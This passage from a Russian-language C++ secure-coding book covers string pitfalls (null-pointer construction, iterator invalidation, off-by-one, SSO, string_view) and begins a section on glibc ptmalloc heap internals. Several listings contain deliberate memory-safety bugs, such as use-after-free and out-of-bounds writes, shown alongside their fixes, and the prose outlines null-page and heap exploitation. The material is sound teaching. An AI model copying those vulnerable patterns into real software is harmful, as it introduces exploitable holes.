Строки в C++ не любят инициализацию нулевым указателем. В целом попытка разыменования нулевого указателя является неопределенным поведением. Казалось бы, конструктор **std::basic_string** может легко отловить такую ситуацию, но нет, стандарт этого не требует, получается, что передача нулевого указателя в конструктор — это тоже неопределенное поведение. Существует очень неприятный кейс на стыке старых нуль-терминальных строк и объектов **std::basic_string**, заключается он в чтении переменных окружения. Дело в том, что функция **std::getenv** возвращает нуль-терминальную строку или **nullptr**, если переменная с заданным именем не установлена, а не объект, и попытка создания строкового объекта сверху может привести к неопределенному поведению в следующем фрагменте кода (Листинг 2.3).

Листинг 2.3 Неопределенное поведение при инициализации строки нулевым указателем

```
int main() {
    const std::string tmp{std::getenv("TMP")};
    if (!tmp.empty()) {
        std::cout << tmp;
    }
    return 0;
}
```

К неопределенному поведению может привести отсутствие переменной окружения **TMP**. В стандартных библиотеках компиляторов **GCC** и **Clang** эта ситуация учитывается и будет сгенерировано исключение, а в **MSVC** будет ошибка чтения памяти по нулевому указателю и аварийное завершение. Решить проблему можно дополнительной проверкой (Листинг 2.4).

Листинг 2.4 Исправление неопределенного поведения при инициализации строки

```
int main() {
    const char* const tmpEnv{std::getenv("TMP")};
    const std::string tmp{tmpEnv ? tmpEnv : ""};
    if (!tmp.empty()) {
        std::cout << tmp;
    }
    return 0;
}
```

Либо же можно воспользоваться дополнительной оберткой **gsl::no_null** из библиотеки **GSL**[1], которая сделает проверку на ноль и вызовет **std::terminate** если инвариант не будет выполнен (Листинг 2.5).

Листинг 2.5 Использование gsl::no_null

```
int main() {
    const std::string path{
        gsl::make_not_null(std::getenv("PATH"))};
    std::cout << path;
    return 0;
}
```

В C++23 был явно запрещен конструктор строки, принимающий нулевой указатель, поэтому код с явной передачей **nullptr** теперь не скомпилируется (Листинг 2.6).

Листинг 2.6 Запрет инициализации строки нулевым указателем в C++23

```
// Ошибка компиляции в C++23
std::string str{nullptr};
```

[1] Guidelines Support Library — библиотека поддержки стандарта кодирования C++ от Microsoft. https://github.com/microsoft/GSL

Но эта проверка отсекает только часть проблем, т.к. если передать **nullptr** через переменную, то поведение остается прежним.

Эксплуатация разыменования нулевого указателя
Обычно разыменование нулевого указателя приводит к аварийному завершению программы. Это не самая серьезная проблема безопасности, которая влечет за собой лишь отказ в обслуживании. Появление стек-трейса или сохранение дампа памяти могут привести к раскрытию информации, что уже более печально. Стек-трейс может содержать секретную информацию, в том числе пароли и ключи, кроме того раскрывает структуру программы, поэтому в продуктовом коде не используют программы с отладочными символами. Дамп памяти (или **core dump**) это слепок всей памяти программы на момент аварийного выхода, его раскрытие влечет утечку всех активных данных. Надежное хранение дампов памяти также является важным элементом защиты приложения.
Однако, последствия могут быть куда более серьезными. Дело в том, что регион памяти по нулевому адресу в некоторых случаях (если позволяет ОС) можно выделить и записать туда произвольные данные, например, шелл-код. Тогда использование нулевого адреса может привести к запуску злонамеренного кода. Такая схема эксплуатации была популярна в Linux, и решалась заданием минимального адреса через функцию **mmap_min_addr**[1].

2.1.2 Инвалидация итераторов

Следующая проблема является общей для динамических контейнеров с непрерывным расположением данных в памяти, таких как: **std::basic_string** или **std::vector** — это инвалидация итераторов. Динамический размер контейнера требует того, чтобы внутренний буфер иногда расширялся. Для сохранения непрерывной последовательности элементов в памяти единственным способом расширения является выделение непрерывной области большего размера с переносом в неё всех имеющихся значений. Все итераторы (а также указатели и ссылки), созданные на элементы до расширения контейнера, становятся в общем случае невалидными после того, как про-

[1] Уязвимость CVE-2009-3547

изошло увеличение размера. Например, в фрагменте кода ниже (Листинг 2.7) произойдет аварийное завершение из-за невалидного итератора **begin**.

Листинг 2.7 Использование невалидного итератора

```
int main() {
    std::string str{"hello"};
    const auto begin{str.begin()};
    const auto end(str.end());
    // Здесь используется увеличение
    // на достаточно большой размер 20,
    // чтобы гарантировать перенос исходной строки
    // из стека в кучу
    // (почему так происходит написано
    // в главе 2.1.4 "Особенности SSO"),
    // после этого сохраненный ранее итератор
    // begin становится невалидным.
    str.insert(end, 20, '+');
    str.insert(begin, 20, '-');
    std::cout << str << std::endl;
    return 0;
}
```

Инвалидация может произойти не только при добавлении, но и при удалении элементов. При удалении происходит сдвиг последующих элементов на место удаленного, соответственно инвалидируются их итераторы (Листинг 2.8).

Листинг 2.8 Инвалидация итераторов при удалении

```
int main() {
    std::string str{"hello"};
    for (auto it = str.begin(); it != str.end(); ++it) {
        if (*it == 'l')
            str.erase(it);
    }
    std::cout << str << std::endl;
    return 0;
}
```

В фрагменте выше будет такой вывод на консоль: **"helo"**, что может показаться неожиданным, т.к. автор кода стремился удалить все буквы **"l"**. Для удаления использовался цикл по итераторам, однако,

каждый вызов **erase** приводил к автоматическому сдвигу элементов, который вместе с явным сдвигом итератора в цикле, **++it**, приводил к пропуску элементов. В данном случае можно сказать повезло, т.к. падения не случилось. Решить проблемы с итераторами можно с использованием стандартных алгоритмов, в частности для удаления следует использовать идиому **erase/remove** (Листинг 2.9).

Листинг 2.9 Использование идиомы erase/remove

```
int main() {
    std::string str{"hello"};
    str.erase(std::remove(str.begin(), str.end(), 'l'),
        str.end());
    std::cout << str << std::endl;
    return 0;
}
```

В C++20 несколько упростили синтаксис, объединив вызовы **erase/remove** в одну функцию **std::erase**, в результате код выше можно записать следующим образом (Листинг 2.10).

Листинг 2.10 Удаление элементов из контейнера в C++20

```
void fixCpp20() {
    std::string str{"hello"};
    std::erase(str, 'l');
    std::cout << str << std::endl;
}
```

В итоге, использование не валидных итераторов приводит к неопределенному поведению, которое может вылиться в уязвимости: использование после освобождения[1], переполнение кучи[2], чтение за границами буфера[3].

Переполнение кучи

Программа может размещать свои данные в разных областях памяти: глобальной, стеке, куче. В каждой области возможно переполнение буфера, при этом механизмы эксплуатации и последствия атаки существенно отличаются.

---

[1] Use After Free, сокращенно UAF

[2] Heap Overflow

[3] Buffer Overread

В предыдущих главах была подробно рассмотрена уязвимость переполнения стека. Данный вид переполнения хорошо изучен и относительно легко эксплуатируется. Что касается переполнения кучи, то тут далеко не все так однозначно. Дело в том, что организация работы менеджера памяти кучи не определяется архитектурой процессора, а полностью зависит от программной реализации. Реализация сильно отличается от платформы к платформе и от версии к версии, поэтому эксплуатация затруднена.

В главе 2.2 "Динамическую память" будет подробно разобран механизм работы менеджера памяти и способы его нарушения.

2.1.3 Выход за границы

C++ — гибкий язык, ориентирующийся на производительность, поэтому иногда безопасность приносится в жертву. В строках есть метод для доступа к элементам по индексу **at**, он выполняет проверку выхода за границы буфера и бросает исключение в случае ошибки. Также существует оператор квадратные скобки "**[]**", который выполняет аналогичную операцию но без проверки, это важно для производительности. Очевидно, что при неаккуратном использовании такой оператор может привести к уязвимостям чтения за границами буфера и переполнения кучи.

В фрагменте ниже (Листинг 2.11) допущена ошибка "off-by-one"[1]. Автор хотел заменить символ в конце строки, но в результате переписал завершающий нулевой символ, после чего строка перестала быть нуль-терминальной.

Листинг 2.11 Ошибка «на единицу» при использовании строки

```
int main() {
    std::string str{"hello"};
    str[str.size()] = '!';
    return 0;
}
```

Существуют еще методы доступа, не проверяющие границы: **front** и **back**. По сути они являются псевдонимами **operator[0]**, и **operator[](size() — 1)** соответственно. Автор переписал исходный вариант следующим образом (Листинг 2.12), в текущем вари-

[1] Ошибка на единицу

анте ошибка "на единицу" вроде бы решилась. Однако, в общем случае так делать все равно нельзя, т.к. строка, передающаяся в качестве аргумента, может быть пустой и тогда вызов метода **back** вызвал бы неопределенное поведение.

Листинг 2.12 Попытка исправить ошибку доступа к последнему элементу

```
void change_last_symbol(std::string& str) {
    str.back() = '!';
}
int main() {
    std::string str{"hello"};
    change_last_symbol(str);
    return 0;
}
```

Чтение за границами буфера может привести к разным последствиям, от аварийного завершения, до утечки информации. Данные, находящиеся за пределами текущего буфера, могут быть конфиденциальными, их раскрытие приведет к серьезным последствиям. Именно так произошло с известной уязвимостью Heartbleed[1], где чтение за границами буфера приводило к утечке закрытого серверного ключа. Последствия этой ошибки широко известны, на момент публикации, подверженными оказались около 17% серверов интернета.

2.1.4 Особенность SSO

В C++17 был изменен внутренний формат представления строк. Было установлено, что в программах обычно используются строки небольшого размера, выделять для них память в куче довольно накладно. Можно хранить в строке небольшой буфер на стеке (обычно не больше 16 байт), использовать его для малых строк, и переходить в кучу если размер недостаточен. Такая оптимизация получила название **Small String Optimization (SSO)**. К сожалению, это новшество внесло дополнительные проблемы, связанные с безопасностью.

Если строка изначально небольшая, все ее данные находятся в стеке. Добавление нескольких новых элементов приводит к перемещению строки в кучу. Исходный итератор, если он был сохранен, становится невалидным, при этом будет указывать на память на стеке. В примере ниже (Листинг 2.13) из-за не валидного итератора проис-

[1] Уязвимость CVE-2014-0160

ходит переполнение стека. В итоге получаем, что при помощи строк можно повредить как кучу, так и стек в зависимости от размера.

Листинг 2.13 Переполнение стека при использовании строк с SSO

```
{
    // Строка содержит 14 символов,
    // значит аллоцируется на стеке
    std::string str{"11111111111111"};

    // Сохраним итератор на начало,
    // он будет содержать адрес на стеке
    auto begin{str.begin()};

    // Добавляем символы, после чего строка копируется в кучу
    str.append("22222222222");

    // Пробуем вводить данные в позицию невалидного итератора,
    // получаем переполнение стека
    std::copy(std::istream_iterator<char>(std::cin),
              std::istream_iterator<char>(),
              std::inserter(str, begin));
}
```

2.1.5 Строковое представление

Если объект **std::basic_string** превосходит сырые нуль-терминальная строки в безопасности и удобстве, стоит ли его использовать всегда и везде? Ответ — нет. Объекты строк в C++, несмотря на возможность оптимизации SSO, все равно довольно тяжеловесны. Выделение и перевыделение памяти в куче — затратная операция, для приложения это может быть критично, да и не всегда это необходимо. Иногда нужно передать константную строку без возможности редактирования и не хочется для этого создавать отдельный объект и выделять в нем память, а хочется просто сослаться на оригинальный контейнер. Именно для таких целей используется не владеющий контейнер **std::string_view**. Он позволяет сэкономить на создании полноценного объекта **std::basic_string** при этом сохранить все его удобства: методы доступа, проверки диапазона, итераторы и т.д. Но и тут не стоит расслабляться, проблем с безопасностью в **std::string_view** тоже хватает.

Первая проблема связана с внутренним представление **std::string_view**. По сути, это просто указатель с размером. Раз так, то и указывать он может куда угодно, не обязательно на нуль-терминальную

строку. В целом, строка **std::basic_string** до C++11 тоже не обязана быть нуль-терминальной в своем внутреннем представлении, однако у нее есть метод **c_str**, который обязательно должен возвращать строку, заканчивающуюся нулем. Этот метод отсутствует у **std::string_view**. Программист может подумать, что вместо отсутствующего **c_str**, можно использовать метод **data**, этот фатальный просчет может привести к серьезным ошибкам. В фрагменте ниже (Листинг 2.14) функция принимает на вход объект **std::string_view**, у которого далее вызывается метод **data** для передачи в функцию **strlen**.

Листинг 2.14 Ошибочное определение длины строки в std::string_view

```
void print_legths(std::string_view str) {
    std::cout << "\""<< str <<"\"" << std::endl;
    std::cout
        << "string view actual length: "
        << str.length()
        << std::endl;
    std::cout
        << "strlen with string view: "
        << std::strlen(str.data())
        << std::endl;
    std::cout
        << "strlen with string: "
        << std::strlen(std::string(str).c_str())
        << std::endl;
}
int main() {
    std::string_view str{"Hello World"};
    print_lengths(str);
    str.remove_suffix(5);

    // 1. После удаления суффикса "World",
    // длина строкового представления уменьшится,
    // но метод data продолжит возвращать
    // тот же самый указатель
    print_length(str);

    // 2. После взятия подстроки начиная с 5-ого символа,
    // строковое представление будет указывать на пробел,
    // метод data будет возвращать другой указатель, но положение
    // нулевого символа не изменится
    print_length(str.substr(5));
    return EXIT_SUCCESS;
}
```

Проблема здесь заключается в том, что при модификации строкового представления исходная строка не модифицируется, положение нулевого символа не меняется, поэтому использовать метод **data** для получения нуль–терминальной строки из строкового представления нельзя. Вывод программы выше будет таким (Листинг 2.15).

Листинг 2.15 Реззультат определения длины строки «std::string_view»

```
"Hello World"
string view actual length: 11
strlen with string view: 11
strlen with string: 11
"Hello "
string view actual length: 6
strlen with string view: 11
strlen with string: 6
" "
string view actual length: 1
strlen with string view: 6
strlen with string: 1
```

До появления **std::string_view** строки, предназначенные только для чтения, передавались через константную ссылку **const std::string&**. С появлением **std::string_view**, он стал более удобной альтернативой, однако слепо заменять все константные ссылки не стоит именно по причине отсутствия гарантий нуль–терминальности.

Следующая проблема **std::string_view** точно такая же, как в **std::string** — инвалидация итераторов. Но она усугубляется тем, что не только итераторы, но и сам объект **std::string_view** может инвалидироваться, поскольку является не владеющим. Инвалидация может произойти в очевидных случаях, например, если положить **std::string_view** в другой контейнер на длительное хранение. Однако, может произойти неявная инвалидация, которая повлечет опасную уязвимость использования после удаления. В примере ниже переменная **sv** будет указывать на временный объект, созданный после объединения двух строк. При выводе в поток **std::cout,** объект уже будет разрушен, появится уязвимость **UAF**, в лучшем случае программа аварийно завершится, но в общем случае поведение не определено (Листинг 2.16).

Листинг 2.16 Уязвимость UAF при использовнии std::string_view

```
int main() {
    const std::string str{"Hellooooooooooooooooooooooo "};
    std::string_view sv{str + "World\n"};
    std::cout << sv;
    return 0;
}
```

К счастью, такие ошибки умеют находить компиляторы, выводя соответствующие предупреждения, а также статические анализаторы, о которых мы подробней поговорим в главе 4.2.

Уязвимость "использование после удаления"
Уязвимость **UAF** настолько же опасна, как и уязвимость переполнения буфера. Указатель на освобожденную память может быть использован для путаницы типов[1], для повреждения структур данных менеджера памяти и соседних объектов, механизм эксплойта будет похож на аналогичный при переполнении кучи. Последствия тоже самые плачевные — запуск произвольного кода.
Другим неприятным последствием **UAF** является возможная утечка информации. Память в освобожденных участках может содержать чувствительные данные. Если предварительно эти данные не были надежно удалены, то к ним можно получить доступ.

2.1.6 Определение длины

Обычно разработчик сосредоточен на выполнении сложных задач, на поиске эффективных алгоритмов или красивых решений. И всегда неприятно, когда ошибка возникает в самом простом месте программы, где не может и не должно быть затруднений. Примером такой ошибки может стать определение длины строки. Зрелые проекты на C++, живущие десятки лет, накапливают в себе ошибки и исторические наслоения унаследованного кода. На заре появления проект мог быть написан на C, потом переехал на C++03, и наконец перешел на современный C++17. Соответственно исполь-

[1] Уязвимость путаницы типов (Type Confusion Vulnerability) возникает, когда к объекту одного типа обращаются как будто это объект другого типа — это приводит к сбоям, обходам механизмов защиты, исполнению чужого кода и т.д.

зование строк в виде массивов **char** сменилось на использование динамических **std::string**. В чистом C не было стандартного способа определения длины строки на этапе компиляции, а использовались макросы как показано в примере ниже (Листинг 2.17).

Листинг 2.17 Макрос определение длины строкового массива в языке C

```
#define COUNTOF_C(arr) (sizeof(arr) / sizeof(arr[0]))
```

При переходе на динамические строки **std::string** этот макрос перестает работать правильно, т.к. эти строки являются объектами, хранящими в себе либо указатель, либо статический буфер вместе с размером. Значение, возвращаемое оператором **sizeof,** никак не связано с реальной длиной строки, но компилятор об этом скорей всего не сообщит, а тихо выведет неправильный результат. Поэтому вместо таких макросов в C++03 стали появляться другие, которые явно проверяют, что определяется длина массива, а не контейнера (Листинг 2.18).

Листинг 2.18 Макрос определение длины строкового массива в языке C++

```
template <typename T, size_t N>
char (&ArraySizeHelper(T (&array)[N]))[N];
#define COUNTOF_CPP(array) \
    (sizeof(ArraySizeHelper(array)))
```

Работа этого макроса основана на выведении типа **T** и константы **N** по типу аргумента при инстанцировании шаблона **ArraySizeHelper**. Если аргументом является массив размера **N**, то возвращается ссылка на массив **char** (здесь важен тип, т.к. размер элементов должен быть 1 байт) тоже размера **N**. При использовании ссылки, информация о размере массива сохраняется и определяется далее оператором **sizeof**. Если аргументом является не массив, то код просто не скомпилируется. В современном C++ макросы не в почете, и тот же самый код в C++11 можно написать через **constexpr** функцию (Листинг 2.19).

Листинг 2.19 Шаблонная функция определения длины строкового массива в языке C++

```
template <typename T, size_t N>
constexpr size_t countof(T (&)[N]) noexcept
{
    return N;
}
```

Но, как мы знаем, для определения длины контейнера **std::string** есть метод **size**. Наша шаблонная функция **countof** работает только с массивами, а хотелось бы, чтобы работала и с контейнерами. Для этого нужно добавить перегрузку шаблонной функции **countof** для контейнера (Листинг 2.20). Странная конструкция **noexcept(noexcept(cont.size()))** является комбинацией спецификатора **noexcept** и оператора с таким же именем, который возвращает **true** в случае если вызов **cont.size()** не генерирует исключений. В итоге функция **countof** будет генерировать исключение, если метод **size** делает тоже самое.

Листинг 2.20 Шаблонная функция определение длины динамической строки в языке C++

```
template <typename Cont>
constexpr auto countof(const Cont &cont)
noexcept(noexcept(cont.size()))
 -> decltype(cont.size())
{
    return cont.size();
}
```

Теперь функция **countof** корректно работает как со строковыми массивами, так и со строковыми контейнерами. Но кажется эта функция лишняя, т.к. в C++17 есть функция **std::size**, которая делает тоже самое, поэтому в современном C++ стоит использовать именно ее. Вызов всех описанных выше функций показан ниже (Листинг 2.21).

Листинг 2.21 Разные способы определения длины строк

```
{
    char str[] {"Hello world"};
    std::cout
        << "Length of C-string \""
        << str
        << "\""
        << std::endl;
    std::cout
        << "COUNTOF_C: "
        << COUNTOF_C(str)
        << std::endl;
    std::cout
        << "COUNTOF_CPP: "
        << COUNTOF_CPP(str)
        << std::endl;
```

```
    std::cout
        << "countof: "
        << countof(str)
        << std::endl;
}

{
    std::string str{"Hello world"};
    std::cout
        << "Length of std::string \""
        << str
        << "\""
        << std::endl;
    std::cout
        << "COUNTOF_C: "
        << COUNTOF_C(str)
        << std::endl;
    // Ошибка компиляции
    // std::cout
    //     << "COUNTOF_CPP: "
    //     << COUNTOF_CPP(str)
    //     << std::endl;
    std::cout
        << "countof: "
        << countof(str)
        << std::endl;
    std::cout
        << "size: "
        << str.size()
        << std::endl;
    std::cout
        << "std::size: "
        << std::size(str)
        << std::endl;

}
```

Будут выведены следующие результаты (Листинг 2.22). Стоит заметить, что макросы со строковым массивом выдают длину с учетом нулевого символа, а функции определения длины контейнера его не учитывают. Макрос языка C ожидаемо дает ошибочный результат на строковом контейнере. Макрос языка C++ не компилируется для строкового контейнера, соответственно не выводит ошибочного значения.

Листинг 2.22 Результаты определения длины строк

```
Length of C-string "Hello world"
COUNTOF_C: 12
COUNTOF_CPP: 12
countof: 12
Length of std::string "Hello world"
COUNTOF_C: 32
countof: 11
size: 11
std::size: 11
```

2.1.7 Строковые функции языка C

C++ получил в наследство от языка C большой набор строковых функций. Многие из них были признаны не безопасными, т.к. не контролируют размер буфера. Для них были сделаны безопасные альтернативы, они получили суффикс **_s** в названии. Также существуют функции с дополнительными буквами **n** или **l** в названии, они также дают дополнительные гарантии безопасности. Чтобы не запутаться в этом зоопарке разберем пример с функцией **strcpy** (Таблица 2.2).

Таблица 2.2 Функции для копирования строки различной степени безопасности

Функция	Сигнатура	Безопасность
strcpy	`char *strcpy( char *dest, const char *src);`	Не безопасна, не контролирует границы входного и выходного буферов.
strcpy_s	`errno_t strcpy_s( char *restrict dest, rsize_t destsz, const char *restrict src);`	Безопасный аналог для **strcpy**. Возвращает ошибку если: **src** и **dest** нулевые, размер **destsz** меньше или равен длине строки **src**, **src** и **dest** пересекаются между собой, **destsz** — ноль или превышает **RSIZE_MAX**. Тип **rsize_t** является синонимом **size_t**, но имеет несколько другой смысл, он предназначен для хранения размера только одиночного объекта, в то время как **size_t** может хранить размер массива.
strncpy	`char *strncpy( char *dest, const char *src, size_t count);`	Не безопасна, но предоставляет дополнительные гарантии. Контролирует выход за границы входного буфера. Но не контролирует выходной буфер. Не контролирует пересечение **src** и **dest**. Не проверяет на ноль **src** и **dest**. Не будет добавления нулевого символа в **dest**, если **count** меньше фактической длины **src**.

strncpy_s	`errno_t strncpy_s(`
	`  char *restrict dest,`
	`  rsize_t destsz,`
	`  const char *restrict src,`
	`  rsize_t count);`
		Безопасный аналог для **strncpy**. Возвращает ошибку если: **src** и **dest** нулевые, размер **destsz** меньше или равен длине строки **src**, **src** и **dest** пересекаются между собой, **destsz** — ноль или превышает **RSIZE_MAX**, **count** больше **RSIZE_MAX**, **count** больше или равен **destsz** (тем самым не дает сделать усечение).

strlcpy	`size_t strlcpy (`
	`  char *dst,`
	`  const char *src,`
	`  size_t size);`
		Не входит в стандартную библиотеку, доступна в некоторых ОС, например, OpenBSD, Linux.
		Более безопасный аналог **strncpy**. Гарантирует установку нулевого символа в **dst**. В остальном поведение аналогично.

Из всех вариантов стандартных и нестандартных функций самыми безопасными являются функции с суффиксом **_s**, они доступны начиная с C11, их в библиотеке достаточно много. Полный список небезопасных функций языка C и их аналогов можно посмотреть в приложении 3.

В итоге, можно сформулировать короткое правило — не следует использовать строковые функции языка C без крайней необходимости, и если такая необходимость появилась, то применять только те, которые контролируют размер буфера (безопасные функции).

2.1.8 Резюме

Таблица 2.3 Резюме по работе со строками

Проблема	Последствия	Решение
Переполнение буфера при использовании нуль-терминированных строк в виде массивов.	Переполнение стека	Использовать динамический контейнер **std::basic_string**.
Неопределенное поведение при инициализации **std::basic_string** нулевым указателем.	Разыменование нулевого указателя	Предварительно проверять указатель на ноль, если мы допускаем ситуацию наличия пустой строки; Использовать проверку инварианта, например через **gsl::no_null**, если наличие пустой строки недопустимо, и мы хотим прервать выполнение программы.
Поврежденные итераторы, висячие указатели	Использование после освобождения, переполнение кучи и стека, чтение и запись за границами буфера	Аккуратно работать с итераторами для контейнеров с последовательным размещением в памяти, использовать стандартные алгоритмы **STL** вместо циклов.

Проблема	Последствия	Решение
Выход за границы контейнеров	Переполнение кучи и стека, чтение и запись за границами буфера	Не использовать оператор квадратные скобки, если производительность не важна, либо явно контролировать границы.
Строковые классы хранят данные в том числе на стеке	Переполнение стека	Учитывать, что строки используют **SSO** и есть вероятность переполнения стека. Рекомендации те же, что и для проблем с невалидными итераторами: аккуратная работа, использование стандартных алгоритмов.
std::string_view не дает гарантий ноль-терминированности строки	Переполнение кучи и стека, чтение и запись за границами буфера, логические ошибки	**std::string_view** неэквивалентная замена **std::string**. Обращать внимание на требования нуль-терминированности. Использовать статические анализаторы.
Инвалидация **std::string_view**	Использование после освобождения	Учитывать, что **std::string_view** это не владеющий объект, его нельзя хранить; Использовать статические анализаторы; Не игнорировать предупреждения компилятора.
Неправильное определение длины строки	Чтение и запись за границами буфера, логические ошибки	Пользоваться динамическими контейнерами **std::basic_string** вместо строковых массивов; Использовать функцию **std::size** для определения размера строк **std::basic_string** и строковых массивов.
Неправильное использование строковых функций языка C	Переполнение кучи и стека, чтение и запись за границами буфера.	Совсем не использовать функции языки C, или использовать только безопасные аналоги.

2.2 Динамическая память

Программисту C++ для прикладного кода доступно 3 вида памяти: глобальная, стек и куча. В предыдущих примерах мы уже довольно часто встречались со стековой памятью и узнали ее достоинства и недостатки (Таблица 2.4).

Таблица 2.4 Достоинства и недостатки стековой памяти

Достоинства	Недостатки
1. Управляется автоматически, не требует ручного удаления; 2. Быстрое выделение, не требует дополнительных накладных расходов на поиск свободного участка; 3. Нет фрагментации.	1. Для массива невозможно изменить его изначальный размер, требуется выделять большие куски памяти; 2. Размер выделенной памяти ограничен размерами сегмента стека, который обычно не велик; 3. **Уязвима к переполнению стека**.

Для экспертов по безопасности критичным является третий недостаток. Посмотрим, можно ли его исправить при использовании динамической памяти. Динамическая памяти выделяется в сегменте, который называется куча и так же имеет свои достоинства и недостатки (Таблица 2.5).

Таблица 2.5 Достоинства и недостатки динамической памяти

Достоинства	**Недостатки**
1. Практически неограниченный объем, в рамках доступного адресного пространства; 2. Динамическое выделение и освобождение позволяет получить буфер нужного размера в процессе работы, а не максимальный с самого начала.	1. Требуется ручное освобождение; 2. Требуется время на выделение; 3. Фрагментация из-за частых выделений и освобождений может вызвать перерасход памяти; 4. **Уязвима к переполнению кучи**.

Что ж, динамическая память не стала панацеей, и оказалось, что она так же может переполниться, однако, это совсем другое переполнение и эксплуатируется оно иначе. Мы уже знакомились с атакой переполнения кучи, когда знакомились со строками. В этой главе поговорим подробнее про повреждение внутренних структур менеджера памяти и ошибки, которые к нему приводят.

2.2.1 Как устроена куча

Все уязвимости, связанные с динамической памятью, так или иначе касаются повреждения структуры данных, которая реализует кучу. В отличии от работы со стеком, которая определяется архитектурой процессора и довольно сильно регламентирована, работа с кучей полностью определяется программной реализацией.

Реализации диспетчера (или аллокатора) памяти могут заметно отличаться в зависимости от платформы, кроме того, существует возможность использования специфичных для приложения механизмов. Тем не менее, стоит в общих чертах изучить как работают такие аллокаторы на примере реализации диспетчера памяти **ptmalloc** из библиотеки **GNU libc**.

Ptmalloc[1] является вариантом аллокатора **dlmalloc**[2], оптимизированного для многопоточных приложений. За основу взята идея представления свободных областей памяти (чанков) в виде

[1] Расшифровывается pthreads malloc

[2] Doug Lea malloc, имя собственное

двусвязного списка. Идея была расширена добавлением множества разделенных областей памяти (куч). В куче содержится список чанков. Каждая куча принадлежит своей арене.

Арена — это описатель набора чанков под общей синхронизацией. Разные потоки используют разные арены и не мешают друг другу.

Чанк — это базовый элемент, которым оперирует **ptmalloc**. Он представляет собой область памяти определенного размера, и заголовок. Содержимое заголовка меняется в зависимости от занятости блока.




Рисунок 2.2 Занятый чанк

В занятом состоянии единственным полем в заголовке является размер **size** (Рисунок 2.2). При этом есть ограничение, размер может быть кратным только 8, и младшие три бита используются в качестве флагов. Есть всего 3 флага:

1. Флаг A — allocated arena, показывает, где расположена арена этого чанка:
   - 1 — арена расположена в памяти, выделенной системным вызовом **mmap**;
   - 0 — арена расположена в исходной (главной) куче приложения, выделенной при запуске, через системный вызов **brk**.
2. M — MMap'd. 1 — чанк выделен системным вызовом **mmap**;
3. P — prev in use. 1 — предыдущий блок является занятым.

Указатель на чанк **mchunkptr** указывает не на начало текущего чанка, а на размер предыдущего чанка. В зависимости от значения флага **P** в заголовке текущего чанка можно определить является ли предыдущий чанк занятым, и если он свободен, то можно использовать его размер в логике консолидации при вызове функции освобождения памяти.

Свободный чанк выглядит по-другому (Рисунок 2.3). В заголовок чанка добавляются дополнительные указатели **fwd** и **bck**, помещающие этот чанк в двусвязный список. Поля следующего и предыдущего размера добавляется для так называемых больших чанков, которые могут иметь разные размеры. Так называемые малые чанки имеют фиксированный размер и поля **nextsize** для них опускаются. В конце свободного чанка добавляется его размер, этот размер будет использоваться следующим чанком.

